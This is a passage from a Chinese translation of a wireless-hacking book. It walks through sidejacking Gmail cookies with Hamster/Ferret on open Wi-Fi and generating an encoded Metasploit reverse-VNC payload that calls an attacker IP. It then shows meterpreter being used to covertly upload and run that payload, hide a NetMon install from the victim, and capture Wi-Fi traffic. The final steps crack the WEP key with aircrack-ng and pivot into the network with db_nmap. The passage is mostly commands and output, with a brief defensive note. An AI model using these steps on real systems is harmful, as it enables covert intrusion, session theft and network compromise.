


图 5-3 基本的 Gmail 认证



### 用 Ferret/Hamster 窃取被动的 HTTP cookie

流行性	6
难易度	6
影响力	3
危险级	5

以这种方式窃取 cookies 的一种工具称为 Hamster，它易于使用。Hamster 是一种跨平台的 HTTP 代理服务器，与一个名为 Ferret 的辅助工具相配合。Ferret 负责被动地嗅探来自一个接口/文件的所有的 HTTP cookies，并将它们发送到 Hamster。要访问 Hamster，用户需要配置浏览器以利用 Hamster 提供的代理服务器。

可以把 Hamster 和 Ferret 下载到一个单独的程序包里，见 <http://hamster.erratasec.com/>。下面的命令将下载并在一个典型的 Linux 框上编译 Hamster 和 Ferret：

```
[~]$ mkdir Ferret; cd Ferret;
[~/Ferret]$ wget http://hamster.erratasec.com/downloads/hamster-2.0.0.tar.z
[~/Ferret]$ tar -zxvf ../hamster-2.0.0.tar.z
```

解压缩 tarball 后，我们建立 Ferret：

```
[~/Ferret]$ cd ferret/build/gcc4; make
```

一旦完成，我们编译 Hamster：

```
[~/Ferret/ferret/build/gcc4]$ cd ../../../../hamster/build/gcc4; make
```

然后，我们需要改变到 Hamster 的 bin 目录：

```
[~/Ferret/hamster/build/gcc4]$ cd ../../bin/
```

并复制 ferret 二进制文件：


```
[~/Ferret/hamster/bin]$ cp ../../ferret/bin/ferret .
```

此时，hamster/bin 目录包含运行 Hamster 和 Ferret 所需要的所有的二进制文件和支持文件。如果你愿意，你可以将它复制到其他地方，并把它放在你的路径里。现在，我们只是在适当的位置运行它。


```
[~/Ferret/hamster/bin]$ sudo ./hamster
--- HAMPSTER 2.0 side-jacking tool ---

beginning thread
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_ports_option(1234)
DEBUG: mg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
```

此时，我们需要配置浏览器，利用 Hamster 作为代理服务器。在 Firefox 上，导航到 Edit (编辑) | Preference (首选项) | Advanced (高级) | Network tab (网络选项卡) | Settings (设置)。一旦到达这里，选择 Manual Proxy Configuration (手动代理配置)，127.0.0.1 端口 1234，如下图所示。



一旦完成，浏览 <http://hamster/>，你会看到主 Hamster 配置页，它应该类似于下图所示。



**提示** 如果你打算经常使用 Hamster，那么你可以为它设立一个单独的 Firefox 配置文件，这样你不需要担心重新配置代理服务器的设置和删除自己的 cookies。在 Linux 上，你可以通过运行 Firefox 的 ProfileManager 来这么做。

Hamster 并不真正关心设置适合嗅探接口的细节。因此，我们需要配置一个来自命令行的接口。在下面的例子中，我们有两个无线网卡，wlan0 和 wlan1。一个名为 linksys 的开放的接入点在信道 1 上，我们对收集 cookies 感兴趣，cookies 来自我们可以在其上的所有客户端。下面的命令将设置这个阶段：

```
#iwconfig wlan0 essid linksys
#dhclient wlan0
...
DHCPACK of 192.168.2.102 from 192.168.2.1
bound to 192.168.2.102 -- renewal in 35010 seconds.
```

此时，我们有用来连接 Gmail 的接口。对于监控模式接口，我们需要嗅探其他用户的 cookies：


```
#airmon-ng start wlan1 1
Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PID      Name
5610     dhclient

Interface  Chipset      Driver
wlan0      Broadcom    b43 - [phy1]
wlan1      Atheros     ath5k - [phy2]
(monitor mode enabled on mon0).
```

我们现在有一个适合在其上嗅探的接口。你可能需要进行一个快速的明智检查，该接口在告诉 Hamster 使用它之前正在收集有趣的数据包：

```
#tshark -i mon0 -c 10
Capturing on mon0
0.000000 Cisco-Li_16:a0:c7 -> Broadcast IEEE 802.11 Beacon frame
SN=1506, FN=0, Flags=.....C, BI=100, SSID="linksys"
```

看起来很不错。下一步就是要告诉 Hamster 使用 mon0 来捕获。这是通过点击主页上的 Adapters (适配器) 链接来完成的。



一旦你告诉 Hamster 你想要在 mon0 上嗅探，你应该在启动的终端上看到像下面这样内容：

```
starting adapter mon0
ferret -i mon0 --hamster
-- FERRET 1.2.0 - 2008 (c) Errata Security
-- Sniffing on interface "mon0"
SNIFFING: mon0
LINKTYPE: 127 WiFi-Radiotap
CHANGE: iwconfig mon0 channel 6
Traffic seen
```

这表明 Hamster 已经启动 Ferret。然后 Ferret 冒昧行事，设置适配器的信道为 6。因为我们 对信道 1 上的网络感兴趣，所以我们需要手动在一个终端上把它改变回去：

```
#iwconfig mon0 channel 1
```

Hamster 和 Ferret 现在一起工作。Firefox 会话应该显示出日益增多的数据包总数，一旦 用户浏览某处，你会得到一个目标列表。从目标列表中点击一个目标，你会得到一系列 URL， 它很可能容易受到左边的会话劫持的攻击。Ferret 的良好功能之一是，它会用唯一标识信息 标记目标 IP 地址以帮助你跟踪受害者。下面的屏幕显示出，Ferret 已经断定 192.168.2.10 是 MacBook，该文本被打印在 MacBook 上，并且 192.168.2.102 作为 ethicalwireless hacking1 已经 登录进入 Gmail。

是用 PMK，二者都可以用来获取目标网络，并且二者都可以用来解密所监听的网络来往数据包。此外，一旦用户获得 PSK 或 PMK 的知识，他可以与任何其他用户分享这个知识，包括在线发布。

即使是嵌入式设备也很容易将 PSK 或 PMK 信息暴露。最终，加入到 WPA2-PSK 或 WPA-PSK 网络的所有设备都需要至少保存 PMK 信息，该信息可以从设备运行的内存或配置文件中提取出来。

## 一 防御 WirelessKeyView 攻击

为了用 WirelessKeyView 恢复密钥，用户需要他们的本地工作站上的管理员权限。如果可能的话，在工作站上限制管理员的访问权限可以防止该用户获取这些信息。

一个更好的防御机制是从根本上避免使用 WPA2-PSK 和 WPA-PSK 网络，相反使用 EAP 方法（例如 EAP/TLS 或 PEAP）进行身份验证。虽然所需的基础设施会更贵，但使用 EAP 的企业身份验证方法将给整个网络提供一个更高层面的网络安全，避免使用静态 PSK 或 PMK 进行网络认证和密钥的派生。

获得了本地客户端的信息之后，我们可以继续攻击在我们的受害者系统范围内的本地网络。

## 7.4 远程无线侦察

在连接到被占领主机之后，我们现在可以通过使用主动扫描来列举和发现范围内的网络。Windows Vista 和 Windows 7 系统都包括了对命令行通过内置的 netsh 命令发现可用网络的支持：

```
C:\>netsh wlan show networks mode=bssid
Interface Name : Wireless Network Connection
There are 2 networks currently visible.

SSID 1 : gaming
Network type           : Infrastructure
Authentication         : Open
Encryption             : WEP
BSSID 1                : 00:1a:70:fc:c0:6f
Signal                 : 48%
Radio Type             : 802.11g
Channel                : 6
Basic Rates (Mbps)    : 1 2 5.5 11
Other Rates (Mbps)    : 6 12 24 36

SSID 2 : corp
Network type           : Infrastructure
Authentication         : WPA2
Encryption             : CCMP
BSSID 1                : 00:1f:f3:01:e3:43
```



```
Signal           : 78%
Radio Type       : 802.11n
Channel          : 1
Basic Rates (Mbps) : 1 2 5.5 11
Other Rates (Mbps) : 6 9 12 18 24 36 48 54
```

在这个输出中，我们可以确定发现了多个网络，其中包括一个带 SSID 的 WPA2 网络（PSK 指标的缺乏说明该网络采用 EAP 验证），和一个带 WEP 作为加密算法的开放式身份验证的第二个网络。

有了两个可用目标的网络，较容易的攻击选择是将 WEP 作为目标。因为带有一个 gaming 的 SSID，所以该网络可能是一个比较吸引人的有趣目标，如一个赌场游戏的楼层。我们将通过选定这一网络来继续我们的分析。

### 7.4.1 Windows 的监控模式

在 Windows Vista 和后继版本的 Windows 7 中，Microsoft 公司的 NDIS 6 模型要求所有的本地 Wi-Fi 驱动程序接口包括对监控模式访问的支持，这让用户有能力在当前信道上对观察到的所有活动按 802.11 格式的帧进行收集。该功能镜像了 Linux 和 OS X 用户多年来喜欢的监控模式功能，并且该功能对于攻击者利用被攻破的客户端攻击附近的无线网络也展现了新的机遇。

#### 控制监控模式的访问

Windows Vista 和 Windows 7 既不包括本地用于在监控模式下控制一个接口的用户空间工具，也不包括可以在监控模式下用于查看和处理捕获帧的工具。在针对 NDIS 6 的 Microsoft 开发人员网络（Microsoft Developer Network, MSDN）文档中，Microsoft 公司表示开发人员可以创建自己的工具来代替接口，该接口处于监控模式下，可以捕捉 802.11 帧，控制无线接口的信道，以及进行模式设置（例如，驱动程序是在 802.11b 模式下还是在 802.11n 模式下进行捕捉），尽管此功能需要开发一个轻量级过滤器驱动程序（Lightweight Filter Driver, LWF），但该开发运行在一个比标准的用户空间应用程序更高的权限级别上。

### 7.4.2 Microsoft NetMon

NetMon 是一款由 Microsoft 公司设计开发的数据包嗅探工具，该工具与 Windows 紧密集成，效仿了很多原本应用于 Wireshark 中的功能，如数据包分析、解码和过滤功能。同时，NetMon 具有作为“Microsoft 公司制造”的名声大、值得信赖的应用程序的优势。所有使用 NetMon 的软件都有一个特点，那就是这些工具都是利用本机 Wi-Fi 监控模式进行设计的，这让我们能够在 Windows Vista 下远程实施监控模式，有了嗅探数据包的能力。

首先，我们需要下载并在目标主机上安装 NetMon 程序。尽管我们可以从命令行安装和运行 NetMon 程序，以防止安装的时候创建一些明显的标志（如用户的桌面会新增一个 NetMon 图标），但如果要控制无线驱动程序的信道，那么唯一的方法只能是通过图形用户界面来执行安装程序。因此，我们必须通过图形用户界面访问受害者主机。

## 建立远程桌面访问

要获得目标主机远程桌面访问，有多种选择。内置的远程桌面协议（Remote Desktop Protocol, RDP）的服务可以自动配置所需的参数，并且正当地通过防火墙，然后通过 netcat 工具所分配的协议，通过重定向功能，主动地推送到攻击者主机屏幕上。但这种方法的缺点是：需要在目标主机上进行多步操作，其中包括修改 Windows 防火墙服务。相比于 RDP 远程桌面访问，一个简单的选择是利用 Metasploit 软件的虚拟网络计算（Virtual Network Computing, VNC）功能来实现，不过是反向使用。

**提示** 关于在命令行配置 RDP 远程访问功能的指导，请参阅作者的论文“Vista Wireless Power Tools”，该工具的下链接是：[http://www.inguardians.com/pubs/Vista\\_Wireless\\_Power\\_Tools-Wright.pdf](http://www.inguardians.com/pubs/Vista_Wireless_Power_Tools-Wright.pdf)。

首先，我们在攻击者的系统上安装 vncviewer 客户端：

```
willhackforsushi $ sudo apt-get install vncviewer
```

下一步，我们将启动一个 msfconsole 新实例以等待 VNC 反向 TCP 连接：

```
willhackforsushi $ cd msf3
willhackforsushi $ ./msfconsole

      =[ msf v3.3-dev [core:3.3 api:1.0]
+ -- --[ 405 exploits - 248 payloads
+ -- --[ 21 encoders - 8 nops
      =[ 189 aux

msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/vncinject/reverse_tcp
PAYLOAD => windows/vncinject/reverse_tcp
msf exploit(handler) > set LHOST 74.208.19.32
LHOST => 74.208.19.32
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

下一步，我们将创建一个新的可执行的有效载荷来运行 Metasploit 的反向 VNC 的有效载荷，该有效载荷使用 Shikata Ga Nai 编码，如下所示：

```
$ ./msfpayload windows/vncinject/reverse_tcp LHOST=74.208.19.32 LPORT=8081 R |
./msfencode -e x86/shikata_ga_nai -c 4 -t exe -o vncinject.exe
[*] x86/shikata_ga_nai succeeded with size 102 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 129 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 156 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 183 (iteration=4)
```

随着服务器等待远程连接，我们的 vncinject.exe 程序就可以马上使用了，我们可以通过

最初的 meterpreter shell 程序把它上传到受害者主机上，然后执行程序以便能够远程访问桌面。msfconsole 有效载荷处理程序将在需要的时候自动运行 VNC 客户端。


请注意，在运行 VNC 客户端之前，我们要等待直到没有用户待在我们的受害者工作站上，因为我们的动作和攻击者打开的应用程序，会在用户的本地控制端上显示出来。我们可以通过 meterpreter 的 idletime 命令检查受害者主机控制台的活动级别，判断当时是哪个用户正在使用：

```
C:\>exit
meterpreter > idletime
User has been idle for: 1511 secs
```

由于用户处于闲置状态，因此我们可以继续上传新的有效载荷，以获得对受害者远程桌面的访问：

```
meterpreter > upload vncinject.exe C:\\TEMP
[*] uploading : vncinject.exe -> C:\\TEMP
[*] uploaded  : vncinject.exe -> C:\\TEMP\\vncinject.exe
meterpreter > execute -H -f C:\\TEMP\\vncinject.exe
Process 7512 created.
```

立即执行 vncinject.exe 之后，目标主机上的程序会反向连接到 msfconsole 程序。攻击者可以使用系统中的 vncviewer 进行查看，并且授予我们一定的权限，通过该权限，我们可以采用 cmd.exe 的 shell 程序，通过 vncinject.exe 的有效载荷自动请求连接到受害者主机的桌面上 (Metasploit Courtesy Shell)，如下图所示。



一旦我们已经远程访问到受害者的图形用户界面，我们就可以在受害者的系统上安装 NetMon 软件。

## 安装 NetMon

随着我们可以使用图形用户界面访问受害者主机，我们就可以使用本地的 Web 浏览器访问 Microsoft 公司的下载页面，下载 NetMon，并运行安装此文件。因为 VNC 桌面屏幕刷新相对滞后，所以这个过程看上去相对较慢，因此，我们应将尽可能从命令行上运行，而只有在必要的时候才使用图形用户界面。

在攻击者的服务器上，我们将下载最新版本的 NetMon（在写本书的时候，最新版本是 3.3<sup>①</sup>），提取的可执行文件显示内置的 MSI 安装程序。提醒读者注意，该安装程序中包含两个安装程序：一个是 NetMon 本身，一个是它的解析器。我们将二者都上传和安装以便此工具能够正常使用。

```
willhackforsushi $ wget -q
http://download.microsoft.com/download/7/1/0/7105C7FF-
768E-4472-AFD5-F29108D1E383/NM33_x86.exe
willhackforsushi $ sudo apt-get install cabextract
willhackforsushi $ cabextract NM33_x86.exe
Extracting cabinet: NM33_x86.exe
  extracting netmon.msi
    extracting Microsoft_Parsers.msi
    extracting nmsetup.vbs
```

All done, no errors.

**提示** 通过浏览 <http://www.microsoft.com/downloads/>，可以从 Microsoft 公司下载中心检查 NetMon 的最新版本。

返回到 meterpreter 的 shell 程序，上传 netmon.msi 安装包：

```
meterpreter > upload netmon.msi C:\\TEMP
[*] uploading : netmon.msi -> C:\\TEMP
[*] uploaded  : netmon.msi -> C:\\TEMP\\netmon.msi
meterpreter > upload Microsoft_Parsers.msi C:\\TEMP
[*] uploading : Microsoft_Parsers.msi -> C:\\TEMP
[*] uploaded  : Microsoft_Parsers.msi -> C:\\TEMP\\Microsoft_Parsers.msi
```

接下来，我们可以使用内置的 msixec 工具，悄悄地安装 NetMon 的安装程序。为了避免安装程序在桌面上为 NetMon 工具创建图标，我们将在安装 NetMon 之前，在所有用户的 Desktop（桌面）目录中暂时申请一个只读访问控制列表：

```
meterpreter > execute -H -f cmd.exe -i
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.
```

```
C:>icacls.exe %PUBLIC%\Desktop /deny Users:w
C:>msiexec.exe /quiet /i C:\\TEMP\\netmon.msi
C:>msiexec.exe /quiet /i C:\\TEMP\\Microsoft_Parsers.msi
C:>icacls.exe %PUBLIC%\Desktop /remove Users
```


随着 NetMon 安装完成，我们就可以充分地利用本地无线网卡的能力去攻击 gaming WEP 网络。

① 当前最新版本是 3.4。——译者注

## 监控模式数据包捕获

NetMon 的安装过程为我们提供了一个图形用户界面的网络监控进程，该进程的大多数 NetMon 用户的使用目的是利用它的数据包捕获和数据分析的功能。然而，在我们的攻击中，我们将探讨一些 NetMon 安装后所提供的伴侣类（companion）可执行文件。

NetMon 工具 nmwifi 通过 NetMon LWF 过滤来控制对无线接口的访问，该访问是在监控模式下或者在管理模式下的访问，并指定一个信道和物理层（PHY，如 802.11a 或 802.11b）。不幸的是，nmwifi 只从图形用户界面进行访问，因为 NetMon 安装程序自动将 Network Monitor Program Files 目录添加到系统 PATH 中，所以我们既可以从图形用户界面通过使用 Start（开始）|Run（运行）运行 nmwifi，也可以从 meterpreter 的提示符状态启动该程序。一旦启动成功，nmwifi 的图形用户界面将显示一个可用的本地 Wi-Fi 驱动程序的下拉列表，该下拉列表中的选项可以使系统处于监控模式，也可以控制信道的设置，如下图所示。要攻击 gaming 网络，我们将选中 Switch To Monitor Mode（切换到监控模式）的复选框，使一个信道中 6 个基于输入的设置生效，该输出由之前的 netsh wlan show networks 命令完成，然后单击 Apply（应用）按钮。当状态栏显示“Monitor Mode: On, Select, ”（监控模式：打开，选择，）并且有正确的信道和 PHY 类型时，最小化 nmwifi 程序。



**警告** 关闭 nmwifi 程序将会使接口恢复到管理模式，并停止监控模式的访问。

**提示** 如果受害者主机通过你正访问的系统连接网络的时候，你不要试图把受害者主机设置为监控模式，在无线接口上设置为监控模式会中断所有使用该接口访问的所有连接。

回到 meterpreter 请求的 cmd.exe shell 程序，我们可以启动命令行的 NetMon 数据包捕获工具 nmcap。我们在无线接口上设置该工具捕捉数据包，然后通过过滤只将无线数据包保存起来，并将结果保存到 gaming.cap 文件中。

```
C:\>nmcap /Network "Wireless Network Connection" /Capture WiFi.Data /File gaming.cap
Netmon Command Line Capture (nmcap) 3.3.1641.0
Saving info to:
C:\gaming.cap - using circular buffer of size 20.00 MB.
ATTENTION: Conversations Enabled: consumes more memory (see Help for details)
Exit by Ctrl+C
```

```
Capturing | Received: 1099 Pending: 0 Saved: 99 Dropped: 0 | Time: 100 seconds
Capturing | Received: 1156 Pending: 0 Saved: 102 Dropped: 0 | Time: 101 second
Capturing | Received: 1166 Pending: 0 Saved: 104 Dropped: 0 | Time: 102 second
```

这些跟在 Received 之后的值表示通过 nmcap 进程所发现的帧的数量，跟在 Saved 后面的值表示与保存在 gaming.cap 文件中的 WiFi.Data 过滤器相匹配的帧的数量。我们在目的网络上可以留着这个进程捕获数据帧，直到我们捕获了大约 100 000 个数据帧为止。一旦完成后，按 Ctrl+C 键终止 meterpreter 的 cmd.exe 信道，然后通过 meterpreter 中 ps 和 kill 命令关闭 nmcap 进程。

**注意** 不幸的是，它不可能利用 ARP 重放或其他 WEP 网络数据从被占领的 Windows Vista 或 Windows 7 主机上加速攻击。因为这些所用的本地 Wi-Fi 驱动程序在 NetMon LWF 驱动程序层缺乏数据包注入能力。

下一步，我们将 gaming.cap 捕获文件下载到攻击者的系统中：

```
meterpreter > download C:\\gaming.cap .
[*] downloading: C:\\gaming.cap -> .
[*] downloaded : C:\\gaming.cap -> ./gaming.cap
meterpreter >
```

既然我们已完成了在受害者主机上的数据捕获操作，我们就可以通过杀掉 vncinject.exe 和 nmwifi.exe 进程的方式清理一下现场。

```
meterpreter > ps
```

```
Process list
-----
```

PID	Name	Path
1560	rundll132.exe	C:\Windows\System32\rundll132.exe
4248	firefox.exe	C:\Program Files\Mozilla Firefox\firefox.exe
4444	unsecapp.exe	C:\Windows\system32\wbem\unsecapp.exe
4744	wuauclt.exe	C:\Windows\system32\wuauclt.exe
5064	mcagent.exe	c:\PROGRA~1\mcafee.com\agent\mcagent.exe
5524	explorer.exe	C:\Windows\explorer.exe
5556	WINWORD.EXE	C:\Program Files\Microsoft Office\Office12\WINWORD.EXE
6116	mobsync.exe	C:\Windows\System32\mobsync.exe
6180	setup.exe	C:\setup.exe
7512	vncinject.exe	C:\TEMP\vncinject.exe
7712	nmwifi.exe	C:\Program Files\Microsoft Network Monitor 3\nmwifi.exe

```
meterpreter > kill 7712
Killing: 7712
meterpreter > kill 7512
Killing: 7512
```

在受害者主机上，利用 Windows Vista 或 Windows 7 的一个远程无线功能，我们能够收集到目标网络在监控模式下的流量，并且将这些数据保存到一个数据包捕获文件中。下一步，我们将充分利用这些信息攻击这个 gaming 网络。

## 7.5 对无线目标网络进行攻击

nmcap 进程创建的这个数据包捕获文件保存了大量数据，这些数据足以用于恢复这个 gaming 网络的 WEP 密钥。不幸的是，Microsoft NetMon 系统在保存这些数据包捕获文件的时候，是以自己定义的格式保存的，不是以 libpcap 格式进行保存。而后者格式是像 Aircrack-ng、Wireshark 这样的工具所需要的格式，二者也不能兼容地读取 NetMon 所捕获的无线数据包的原始文件格式。幸运的是，我们可以使用 nm2lp 工具将数据转换成一个 libpcap 格式的文件。

### Nm2lp 转换捕获到的数据包

流行性	3
难易度	8
影响力	3
危险级	5

nm2lp 工具是将 Microsoft NetMon 所捕获到的无线数据包专有格式转换为 libpcap 格式，该格式可用来做通用的 libpcap 分析，并且可以被 Aircrack-ng、Ettercap 和 Wireshark 等软件使用来作为攻击工具。Nm2lp 运行在 Windows 主机上，并且要求 NetMon 和 libpcap 都已安装好。

一旦我们下载了 gaming.cap 数据包捕获文件，我们就需要将它传送到 Windows 主机上。下载 nm2lp 工具的网络地址是：<http://www.inguardians.com/tools/VistaWirelessPowerTools/nm2lp-1.0.zip>，下载结束后将该程序解压到方便的位置，然后像下面所示的那样运行该工具：

**警告** nm2lp 当前的发布版本可以运行在 64 位的 Windows 7 上的提示符中。希望，这将在未来可以得到解决。

```
C:\attack>nm2lp
nm2lp: Convert NetMon 3.2 capture to libpcap format (version 1.0).
Copyright (c) 2008 Joshua Wright <jwright@willhackforsushi.com>
```

```
Usage: nm2lp <Input NetMon Capture> <Output Libpcap Capture>
```

```
C:\attack>nm2lp gaming.cap gaming.pcap
```

**注意** 由于 libpcap 必须安装以后才能使用，因此在受害者主机上运行 nm2lp 通常是不切实际的。这意味着攻击者必须有多个主机在他的控制之下，然后利用多个系统的数据转换成合适的格式以便于他的攻击。

我们将文件复制到我们的攻击服务器上，利用我们的用于攻击的 Linux 工具。使用 libpcap 格式的数据包捕获文件，我们就可以使用 Aircrack-ng 处理数据来恢复 WEP 密钥：

```
Willhackforsushi $ aircrack-ng -qb 00:1A:70:FC:C0:6F gaming.pcap
KEY FOUND! [ 62:40:6C:6C:79:67:61:6D:31:6E:67:31:30 ] (ASCII: b!llygamng10 )
Decrypted correctly: 100%
```

知道了 WEP 密钥，我们就可以配置无线接口连接到那个 gaming 网络。返回到攻击者的 Windows Vista 客户端，我们通过单击 Control Panel (控制面板) | Manage Wireless Network (管理无线网络) 按钮，然后单击 + 按钮添加一个无线配置文件。我们选择 Manually Create A Network Profile (手动创建一个网络配置文件) 按钮，并输入 SSID，加密该设置项，并从 Aircrack-ng 上显示密码短语信息。单击 Next (下一步) 按钮，然后单击 Close (关闭) 按钮完成配置。

一旦配置文件被添加到攻击者的工作站中，我们就可以将它导出为一个 XML 配置文件，并将它传送到受害者的系统中。在攻击者的系统中，我们为新的网络导出该配置文件：

```
C:\attack>netsh wlan export profile name="gaming"
Interface profile "gaming" is saved in file ".\Wireless Network Connection-
gaming.xml" successfully.
C:\attack>rename "Wireless Network Connection-gaming.xml" gaming.xml
```

一旦 XML 文件创建成功，我们就把它复制到攻击者的服务器上。接下来，我们回到 meterpreter 的 shell 程序上并上传 gaming.xml 文件到受害者主机上：

```
meterpreter > upload gaming.xml C:\\TEMP
[*] uploading : gaming.xml -> C:\\TEMP
[*] uploaded : gaming.xml -> C:\\TEMP\\gaming.xml
```

现在，我们运行一个 cmd.exe 的 shell 程序，并且在受害者主机上执行导入 XML 配置文件的 netsh 命令：

```
meterpreter > execute -H -f cmd.exe -i
Process 6188 created.
Channel 10 created.
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.
```

```
C:\>netsh wlan add profile filename="C:\\TEMP\\gaming.xml"
Profile gaming is added on interface Wireless Network Connection.
```

因为我们创建配置文件时，选择的选项是不自动连接，所以我们现在必须手动连接到 gaming 网络。许多无线网卡适配器在离开监控模式之后需要一个复位操作，我们可以在命令行完成该操作，如下所示：

```
C:\>netsh interface set interface "Wireless Network Connection" disable
C:\>netsh interface set interface "Wireless Network Connection" enable
C:\>netsh wlan connect name="gaming"
Connection request is received successfully.
C:\>ipconfig
Windows IP Configuration
Wireless LAN adapter Wireless Network Connection:
```

```

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::9914:a0cf:4709:fd5d%13
IPv4 Address. . . . . : 10.10.10.19
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.10.10.1

```

使用这个到 gaming 网络新的连接，我们就可以利用 Metasploit 的 db\_nmap 和 db\_autopwn 功能发现和攻击网络上的任何设备。在攻击者的服务器上，我们安装这些功能所需要的 Metasploit 依赖程序：

```
$ sudo apt-get install libsqlite3-ruby sqlite3
```

接下来，我们返回到 meterpreter 提示符状态，然后按 Ctrl+Z 键回到会话的后台。然后，我们创建了一个新的数据库用于存储扫描的结果，分析漏洞扫描结果的记录内容，如下所示：

```

meterpreter >
Background session 1? [y/N]
msf exploit(handler) > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /home/jwright/.msf3/sqlite3.db
msf exploit(handler) >
下一步，我们将通过受害者系统为 Metasploit 添加一个作为枢纽的路由：
msf exploit(handler) > route add 10.10.10.0 255.255.255.0 1

```

**注意** 在这个路由命令中，当我们把 meterpreter 的 shell 程序设为后台运行时，尾部的参数 1 对应着所显示的会话标识。

随着路由和 db\_driver 模块的加载，我们就可以运行 db\_nmap 工具来识别主机：

```

msf exploit(handler) > db_nmap -sT -F -n 10.10.10.1-20
[*] exec: "/usr/bin/nmap" "-sT" "-F" "-n" "10.10.10.1-20" "-oX"
"/tmp/dbnmap20090923-6087-cttuw-0"
NMAP:
NMAP: Starting Nmap 4.76 ( http://nmap.org ) at 2009-09-23 15:39 EDT
NMAP: Interesting ports on 10.10.10.3:
NMAP: Not shown: 94 closed ports
